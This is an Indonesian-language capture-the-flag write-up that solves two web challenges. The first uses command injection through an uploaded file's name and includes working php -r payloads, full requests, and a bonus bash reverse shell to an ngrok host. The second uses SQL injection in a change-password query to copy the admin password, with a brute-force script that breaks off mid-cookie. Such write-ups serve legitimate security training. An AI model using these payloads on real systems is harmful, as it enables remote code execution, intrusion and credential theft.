https://www.vaadata.com/blog/rce-vulnerability-in-a-file-name/




Jikalau kita menyimak pada artikel tersebut, kita dapat mempelajari bahwa website tersebut mengeksekusi sebuah file berbasis audio atau video sampai ke metadatanya, sehingga kita tidak dapat asal-asalan mengubah extension nya seperti file.php.png.
Namun, oleh karena adanya fungsi pathinfo_extension yang dimana akan membaca apapun yang kita ketikkan diakhir setelah extension file yang kita upload DAN JUGA mengeksekusi file tersebut yang dimana nama filenya dibaca terlebih dahulu sebelum file nya dieksekusi, maka kita dapat melakukan injeksi command pada bagian setelah extension file nya.

Untuk itu, kita membuka burpsuite terlebih dahulu untuk memudahkan debugging pada request yang akan kita kirimkan ke server.


Untuk melakukan escape character double quotes, dapat menambahkan karakter backslash dan juga semicolon untuk mengakhiri bagian nama file tersebut (ini biasanya dapat dilakukan pada terminal linux yang dimana kita dapat menggunakan semicolon untuk meng-specify command selanjutnya yang ingin kita ketik tanpa harus menekan tombol Enter terlebih dahulu) dan menambahkan karakter hashtag/pagar untuk meng-comment semua command setelahnya.

Kenapa mengetiknya harus demikian?
Karena pada backend codenya, file kita dieksekusi di terminal server dengan fungsi shell_exec() dan command ffprobe atau yang lainnya yaitu ffmpeg yang digunakan untuk mengeksekusi audio/video, namun oleh karena begitulah kita dapat istilahnya “append” suatu string yang lainnya dibelakang nama file yang kita upload seperti command linux untuk Remote Command Execution.



Command untuk listing file berhasil juga.
Nah, karena kita sudah dapat melakukan RCE, kita harus mencari dimana flagnya.
(flagnya terletak di directory sebelumnya, jadi tinggal dot dot slash saja wkwkwk)

Untuk itu, kita perlu mengetik `ls ../` untuk list file di directory sebelum yang sekarang ini.



Wah, gak bisa nih.
Nah, kalau kita baca-baca backend PHP nya lagi, kita dapat melihat bahwa adanya flag PATHINFO_EXTENSION yang hanya mengambil apa yang diinput dipaling belakang dan juga fungsi pathinfo() sendiri akan melihat karakter dot sebagai awal untuk mengetik extension di setelah dot itu sendiri sehingga tidak dibaca sebagai command linux.

Untuk ini kita harus berhati-hati dalam mengetik karakter yang jenisnya special-chars.
(Mohon perbaiki jika pemahaman problem setter terkait hal ini adalah salah :<)


Untuk linknya dapat dibaca dari dokumentasi PHP berikut ini :
https://www.php.net/manual/en/function.pathinfo.php

Lalu, karena backend dari website ini adalah codingan PHP, maka pastinya ada php executable yang dimana dapat kita gunakan untuk membypass fungsi PHP sebelumnya yang melarang beberapa special character.

```
php -r
'$slash=chr(47);$dot=chr(46);$amp=chr(38);$gt=chr(62);$sq=chr(39);$dq=chr(
34);echo shell_exec(\"whoami\")';
```

Kita dapat menampung special-chars nya kedalam variable dan kemudian menggunakan fungsi shell_exec() lagi untuk mengakses variable yang menyimpan value special-chars tersebut.

```
php -r
'$slash=chr(47);$dot=chr(46);$amp=chr(38);$gt=chr(62);$sq=chr(39);$dq=chr(
34);echo shell_exec(\"ls -lsa ${dot}${dot}${slash}\")';
```


Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data;
boundary=----------------------------186302223818903361473820899457
Content-Length: 229318
Origin: http://103.167.136.123:9881
Connection: close
Referer:
http://103.167.136.123:9881/upload.php
Upgrade-Insecure-Requests: 1
-----------------------------186302223818903361473820899457
Content-Disposition: form-data; name="formFile"; filename="yey.mp3\";php -r '$slash=chr(47);$dot=chr(46);$amp=chr(38);$gt=chr(62);$sq=chr(39);$dq=chr(34);echo shell_exec(\"ls -lsa ${dot}${dot}${slash}\");';#
Content-Type: audio/mpeg
<label for="formFile" class="form-label">
File to upload
</label>
<input class="form-control" type="file" name="formFile" id="for
</div>
<div class="col-auto">
<button type="submit" class="btn btn-primary mb-3">
Upload
</button>
</div>
<div class="alert alert-primary" role="alert">
Media file of duration total 20
4 drwxr-xr-x 1 root root 4096 Nov 7 09:45 .
4 drwxr-xr-x 1 root root 4096 Dec 21 2021 ..
4 drwxr-xr-x 1 root root 4096 Nov 7 09:45 app
4 -rw-r--r-- 1 root root 50 Nov 7 00:55 flag.txt
4 drwxrwxrwx 2 www-data www-data 4096 Dec 21 2021 html
uploaded.
</div>
</form>
</div>
</div>
</div>

Tinggal `baca flagnya`, lalu `selesai :D`


-----------------------------186302223818903361473820899457
Content-Disposition: form-data; name="formFile"; filename="yey.mp3\";php -r '$slash=chr(47);$dot=chr(46);$amp=chr(38);$gt=chr(62);$sq=chr(39);$dq=chr(34);echo shell_exec(\"cat ${dot}${dot}${slash}flag${dot}txt\");';#
Content-Type: audio/mpeg
File to upload
</label>
<input class="form-control" type="file" name="formFile" id="formFile">
</div>
<div class="col-auto">
<button type="submit" class="btn btn-primary mb-3">
Upload
</button>
</div>
<div class="alert alert-primary" role="alert">
Media file of duration NCW22{R_C_E_in_filename__not_that_awesome_right?}
uploaded.
</div>
</form>
</div>
</div>
</div>
</body>

Flag : NCW22{R_C_E_in_filename__not_that_awesome_right?}

BONUS…

`####` Kalau mau `reverse shell`, pakai `ngrok :D`

…link POC yang dibuat probset ada disini yaaa


https://drive.google.com/file/d/1qprE-xLri5BHrLrsq1etJGowOCGPuoZ0/view?usp=share_link


Select Command Prompt - .\ngrok.exe tcp 1231


```
ngrok by @inconshreveable

Session Status                online
Account                       [redacted] (Plan: Free)
Version                       2.3.40
Region                        United States (us)
Web Interface                 http://127.0.0.1:4040
Forwarding                    tcp://4.tcp.ngrok.io:15328 -> localhost:1231

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Payload =

```
/bin/bash -c '/bin/bash -i >& /dev/tcp/4.tcp.ngrok.io/15328 0>&1'
```









- Rungkad [Medium / Hard, Final]


Diberikan website sebagai berikut :



Apabila di teliti, terdapat beberapa fitur pada website tersebut yang berjalan dan dapat mengirimkan request ke server, yaitu register, login, logout, dan change-password.




Kita juga dapat mengetahui website tersebut menggunakan framework laravel dari cookie yang ada :



Disini kita tahu bahwa website tersebut tentu menggunakan PHP, dan menggunakan framework laravel, lalu kita juga tahu bahwa terdapat fitur register, login, dan change password. Apabila dipikir - pikir, fitur - fitur tersebut merupakan fitur CRUD database pada umumnya. Sehingga, asumsi pertama kita adalah kita harus menyerang bagian database dari website tersebut. Namun, kita tidak tahu database apa yang digunakan pada website tersebut. Ada banyak cara untuk mengetahui jenis database yang digunakan, salah satunya ada menggunakan comment.

Disini kita coba menggunakan comment “#” :



Ternyata asumsi kita benar, website tersebut melakukan validasi dan filter terhadap input yang kita kirimkan, dan ketika kita mengirimkan sebuah comment “#” yang dimana disini adalah comment dari database **mysql,** website tersebut mengirimkan response SQL Injection Detected.

Disini, kita sudah mengetahui bahwa database yang digunakan adalah **mysql** dan kita hanya perlu memikirkan serangan apa yang dapat dilakukan sehingga kita mendapatkan sesuatu dari database tersebut.

Apabila diperhatikan, fitur update password ini tentu menggunakan query UPDATE, dimana query tersebut akan menerima variable new password untuk dijadikan sebagai password baru dari user yang sekarang sedang logged in. Apabila kita dapat menginjeksi input dari new password tersebut, kita mungkin bisa saja mengubah password kita atau bahkan data - data kita menjadi data orang lain dengan mengeksploitasi query yang sudah ada.

Jika dibayangkan, query umum dari sebuah update password adalah sebagai berikut :

UPDATE `users` SET `password` = $newPassword WHERE `id` = $userID;

Seperti yang kita sudah coba, comment mysql telah di filter, sehingga kita tidak dapat menggunakan comment seperti #, - -, serta end statement “;”

Berarti dapat diasumsikan kita hanya dapat mengubah data dari userID yang sedang login sekarang.

Payloadnya berangkat dari kereseharan seorang remaja, ga denk canda.

Payloadnya berangkat dari dugaan bahwa terdapat seorang user yang menyimpan flagnya, apabila kamu mencoba sedikit directory bruteforcing, terdapat respon yang berbeda ketika kamu mencoba mengakses endpoint */random* dengan endpoint */admin* :

Dapat dilihat bahwa error code yang diberikan berbeda, dengan kata lain kita mungkin bisa saja membuka halaman /admin menggunakan akun yang memiliki wewenang. Pertanyaannya akun siapakah itu?

Akun paling umum yang digunakan tentunya adalah akun dengan username admin dan emailnya? Dapat dilihat pada soal ternyata ada email report@rungkad.com, bisa saja email si admin ini adalah admin@rungkad.com.

Kenapa kita membahas email, karena credential yang dibutuhkan untuk login adalah email dan password, bukan username dan password.

Sekarang tugas kita adalah bagaimana caranya mendapatkan password dari si admin?

Salah satu cara yang paling memungkinkan adalah membuat sebuah payload SQLi untuk mengubah password kita menjadi password si admin menggunakan subquery. Mari kita coba :


Pertama - tama kita coba payload yang sederhana dulu, seperti mengganti password dengan value yang lain :

a", `password`="aaa" -> berhasil terganti tapi tidak menjadi aaa


a", `password`="aaa -> berhasil terganti tapi tidak menjadi aaa

a', `password`='aaa' -> berhasil terganti tapi tidak menjadi aaa

a', `password`='aaa -> berhasil menjadi aaa



Setelah kita mencoba login lagi menggunakan password lama kita yaitu 12345678, ternyata gagal :



Tetapi ketika menggunakan password "aaa" ternyata berhasil. Dengan demikian kita dapat menyimpulkan payload tersebut berjalan. Karena kita berhasil menimpa password yang harusnya huruf "a" menjadi "aaa" (**a', `password`='aaa**).

Kita sudah tahu, bahwa payload tersebut berjalan. Sekarang tinggal bagaimana mengubah password kita menjadi password admin? Kita tinggal membuat payload seperti dibawah ini :

a', `password`=(SELECT SUBSTRING(`password`, 1, XXX) from (SELECT * FROM `users` WHERE `Id` = 1) AS p)


Karena kita tidak tahu panjang dari password admin, dan ditambah kita tidak dapat melihat password kita sendiri, satu - satunya cara adalah melakukan brute forcing terhadap password kita sendiri per karakter dari password si admin :

a', `password`=(SELECT SUBSTRING(`password`, 1, 1) from (SELECT * FROM `users` WHERE `Id` = 1) AS p)

a', `password`=(SELECT SUBSTRING(`password`, 2, 1) from (SELECT * FROM `users` WHERE `Id` = 1) AS p)

Dst.

Namun ketika dicoba, tidak bisa :



Apabila kita ingat payload awal kita yang berhasil dijalankan (**a', `password`='aaa**) disini diasumsikan input kita diapit oleh single quotes, sehingga kita perlu **membuat sebuah string yang tidak ditutup oleh single quotes** untuk memanfaatkan single quotes dari website tersebut sebagai penutupnya. Disini kita tidak bisa menggunakan variable password lagi seperti berikut :
a', `password`=(SELECT SUBSTRING(`password`, 1, 1) from (SELECT * FROM `users` WHERE `Id` = 1) AS p), `password`='aaa

Karena password yang sebelumnya sudah terganti dengan payload akan terganti menjadi "**aaa**" lagi.

Diingat kembali, ketika melakukan register, terdapat data lain seperti username, email, address mungkin salah satu dari data tersebut bisa kita gunakan : (ps: hanya username dan password yang di grant permission untuk UPDATE di mysql nya, sedangkan email dan address di revoke permission nya dengan alasan agar user tidak dapat mengganti email / address mereka yang ditampilkan di web menjadi password admin).

a', `password`=(SELECT SUBSTRING(`password`, 1, 1) from (SELECT * FROM `users` WHERE `Id` = 1) AS p), `username`='userbaru

Dan ternyata berhasil, hanya saja kita tidak dapat melihat hasilnya dan password baru kita. Oleh karena itu, kita perlu melakukan brute forcing menggunakan script berikut :


```
import requests

url1 = "http://103.167.136.75:14499/edit-profile"
url2 = "http://103.167.136.75:14499/change-password"

cookies = {
    "XSRF-TOKEN":
"eyJpdiI6IkMzaERTWi8veElTVXlXS1RBRm01ZUE9PSIsInZhbHVlIjoidEppY21TeWEzSU9Bb2hEVlpKcnlKMUZaRGRWb
C9Tc1B6ZWpFS1BkUXlJK1cvRitHcmxOVWkvWEhnOG1DUlpmdzhhQ3dqMCtmUHlWeHdOem5oQUtlNFpDaVp6UkZpblRBTkx
BSm1Gd2xFRzdwa2R0Z0EwWDB5L0ppR0xtUDZ4ZkUiLCJtYWMiOiI3NzJlMTljY2Q3NGYzZmJhYWMyMmY5ZjEyZTU1Y2I5N
DdhNDRlMWY4Y2IxNjljZTg0YjY2NDE0ZTc2MjE0NDliIiwidGFnIjoiIn0%3D",
    "laravel_session":
"eyJpdiI6IkxXM0tkR0lUYmxaTlVqYyt1b29nM0E9PSIsInZhbHVlIjoiT2Z5QW1Wbmw3cmRGM1E4b2NkelBublFrR3RQZ
TB5cTFqUW1xZCt2ZDJHYm00L0piR245Y1ZYOWRoOGpubjFCeG9ObmVYNHhnNVNZd09rVmNRTEU0ZFJZK3Vjc3I1b3Y2L0s
vWGtuMGUwNXJTdFVFRDRpU29VK24zL1RPdUEza2YiLCJtYWMiOiI0ODFkNTc1YjY5YWNiZGM2N2Q4Y2Y5NDM0MWIwYWFlZ
